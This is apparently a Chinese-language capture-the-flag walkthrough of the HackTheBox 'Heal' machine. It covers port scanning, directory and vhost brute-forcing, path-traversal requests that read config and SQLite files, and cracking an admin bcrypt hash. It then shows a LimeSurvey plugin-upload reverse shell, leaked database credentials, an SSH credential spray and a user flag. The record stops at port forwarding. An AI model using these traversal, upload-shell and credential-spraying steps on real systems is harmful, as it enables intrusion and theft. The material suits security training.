

Heal,LFI、目錄爆破、ruby配置文件、LimeSurvey_RCE漏洞、Consul提權漏洞

```
—# nmap -sCV -p22,80 -A 10.10.11.46
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-10 04:55 PST
Nmap scan report for 10.10.11.46
Host is up (0.24s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 68:af:80:86:6e:61:7e:bf:0b:ea:10:52:d7:7a:94:3d (ECDSA)
|_  256 52:f4:8d:f1:c7:85:b6:6f:c6:5f:b2:db:a6:17:68:ae (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://heal.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   288.65 ms 10.10.14.1
2   288.84 ms 10.10.11.46

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.12 seconds
```

單純80Port一個登入介面。SQL失敗...
可以註冊，也可以下載PDF，進行抓包
原本：



可進行LFI



已知使用者有


```
root:x:0:0:root:/root:/bin/bash
ralph:x:1000:1000:ralph:/home/ralph:/bin/bash
postgres:x:116:123:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
ron:x:1001:1001:,,,:/home/ron:/bin/bash
```

但也沒辦法取得私鑰，無法RCE...

進行目錄爆破


```
gobuster dir -u http://heal.htb/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -k -t 50
```

只找到`http://heal.htb/survey`



點選後，會跳轉到`take-survey.heal.htb`需加入hosts

有Administrator (ralph@heal.htb)



進行目錄爆破


```
feroxbuster --url http://take-survey.heal.htb/index.php/ -C 503
===
302      GET        0l        0w        0c http://take-
```


```
survey.heal.htb/index.php/admin => http://take-
survey.heal.htb/index.php/admin/authentication/sa/login
```

為登入介面...

也進行其他vhosts爆破

```
wfuzz -u http://heal.htb/ -w /usr/share/seclists/Discovery/DNS/subdomains-
top1million-110000.txt -H "HOST:FUZZ.heal.htb" --hh 178

ID           Response   Lines    Word       Chars       Payload
=====================================================================
000000051:   200        90 L     186 W      12515 Ch    "api - api"
```





找不到版本漏洞，查詢配置文件`ruby on rails default database`

文件在`config/database.yml`

也就是，說可以在一開始的目錄進行LFI測試。

Request

```
GET /download?filename=../../config/database.yml HTTP/1.1
Host: api.heal.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: zh-TW
Accept-Encoding: gzip, deflate, br
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6xu7H1p_c7DlFQEoN1g-LFFMQ
Origin: http://heal.htb
Connection: keep-alive
Referer: http://heal.htb/
```

Response

```
x-request-id: 5778f91e-0181-4626-a52d-81681997de60
x-runtime: 0.004020
vary: Origin

# SQLite. Versions 3.8.0 and up are supported.
#  gem install sqlite3
#
#  Ensure the SQLite 3 gem is defined in your Gemfile
#  gem "sqlite3"
#
default: &default
 adapter: sqlite3
 pool: <%= ENV.fetch("RAILS_MAX_THREADS") { 5 } %>
 timeout: 5000

development:
 <<: *default
 database: storage/development.sqlite3

# Warning: The database defined as "test" will be erased and
# re-generated from your development database when you run "rake".
# Do not set this db to the same as development or production.
test:
 <<: *default
 database: storage/test.sqlite3
```

再繼續跳文件`storage/development.sqlite3`

找到疑似加密的密碼

Request

```
GET /download?filename=../../storage/development.sqlite3 HTTP/1.1
Host: api.heal.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: zh-TW
Accept-Encoding: gzip, deflate, br
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6xu7H1p_c7DlFQEoN1g-LFFMQ
Origin: http://heal.htb
Connection: keep-alive
Referer: http://heal.htb/
```


Response

```
.vÄá(ÖÉ}ãºT55Ktablear_internal_metadataar_internal_metadataCREATE TABLE "ar_internal_metadata" ("key" varchar NOT NULL PRIMARY KEY, "value" varchar, "created_at" datetime(6) NOT NULL, "updated_at" datetime(6) NOT NULL)G[5indexsqlite_autoindex_ar_internal_metadata_1ar_internal_metadatax//tableschema_migrationsschema_migrationsCREATE TABLE "schema_migrations" ("version" varchar NOT NULL PRIMARY KEY)AU/indexsqlite_autoindex_schema_migrations_1schema_migrationsutableusersusersCREATE TABLE "users" ("id" integer PRIMARY KEY AUTOINCREMENT NOT NULL, "email" varchar, "password_digest" varchar, "created_at" datetime(6) NOT NULL, "updated_at" datetime(6) NOT NULL, "fullname" varchar, "username" varchar, "is_admin"
boolean)P++Ytablesqlite_sequencesqlite_sequenceCREATE TABLE sqlite_sequence(name,seq)U--]tabletoken_blacklststoken_blacklistsCREATE TABLE "token_blacklists" ("id" integer PRIMARY KEY AUTOINCREMENT NOT NULL, "token" varchar, "created_at" datetime(6) NOT NULL, "updated_at" datetime(6) NOT NULL)öö usersccÝ
)AA'
ralph@heal.htb$2a$12$dUZ/O7KJT3.zE4TOK8p4RuxH3t.Bz45DSr7A94VLvY9SWx1GCSZnG2024-09-27 07:49:31.614858 2024-09-27 07:49:31.614858Administratorralph¦îÜÊ¸¦)20240701161836)20240702032524)20240702053125)20240702131229)20240702133115¢¢µÈÛî)20240701161836)20240702032524)20240702053125)20240702131229)
20240702133115A˜Al#]AAschema_sha186dacdae5e53daf6a99cc195f85ec397dbaa71b52024-09-27 07:49:07.2690482024-09-27
```

解碼後：

```
john --wordlist=/usr/share/wordlists/rockyou.txt passwd
username : ralph@heal.htb
passwd : 147258369
```

take登入成功



系統版本：`LimeSurvey Community Edition Version 6.6.4`

有漏洞：https://ine.com/blog/cve-2021-44967-limesurvey-rce

按照步驟先上傳zip檔，但上傳後顯示與插件不合。確認檔案不是最新，已調整

```
└─# cat config.xml
<?xml version="1.0" encoding="UTF-8"?>
<config>
    <metadata>
        <name>Y1LD1R1M</name>
        <type>plugin</type>
        <creationDate>2020-03-20</creationDate>
        <lastUpdate>2020-03-31</lastUpdate>
        <author>Y1LD1R1M</author>
        <authorUrl>https://github.com/Y1LD1R1M-1337</authorUrl>
        <supportUrl>https://github.com/Y1LD1R1M-1337</supportUrl>
        <version>5.0</version>
        <license>GNU General Public License version 2 or later</lice
        <description>
            <![CDATA[Author : Y1LD1R1M]]></description>
    </metadata>
    <compatibility>
        <version>3.0</version>
        <version>4.0</version>
        <version>5.0</version>
        <version>6.0</version>
    </compatibility>
```

再次壓縮後上傳`zip hyh_zip config.xml php-rev.php` 成功


放棄手動，直接用他的腳本跑，腳本需要改參數

1.開啟位置

```
filehandle = open("/home/kali/Desktop/tso_zip.zip",mode = "rb") # CHANGE THIS
```

2.執行命令：`└─# python exploit.py http://take-survey.heal.htb ralph@heal.htb 147258369 80`

反彈成功




開始找資料庫`/var/www/limesurvey/application/config/config.php`

```
                        'connectionString' =>
'pgsql:host=localhost;port=5432;user=db_user;password=AdmiDi0_pA$$w0rd;dbnam
e=survey;',
                        'emulatePrepare' => true,
                        'username' => 'db_user',
                        'password' => 'AdmiDi0_pA$$w0rd',
                        'charset' => 'utf8',
                        'tablePrefix' => 'lime_',
```

試試看ssh使用者爆破(成功誤)

```
└─# crackmapexec ssh 10.10.11.46 -u user -p 'AdmiDi0_pA$$w0rd'
SSH         10.10.11.46     22     10.10.11.46      [*] SSH-2.0-
OpenSSH_8.9p1 Ubuntu-3ubuntu0.10
SSH         10.10.11.46     22     10.10.11.46      [-]
ralph:AdmiDi0_pA$$w0rd Authentication failed.
SSH         10.10.11.46     22     10.10.11.46      [+] ron:AdmiDi0_pA$$w0rd
* * *
user/pass
ron:AdmiDi0_pA$$w0rd
```



user flag


```
ron@heal:~$ cat user.txt
cat user.txt
65b8adebcf095b79df01b6fae66101f0
ron@heal:~$
```

有發許多端口，需進行轉發

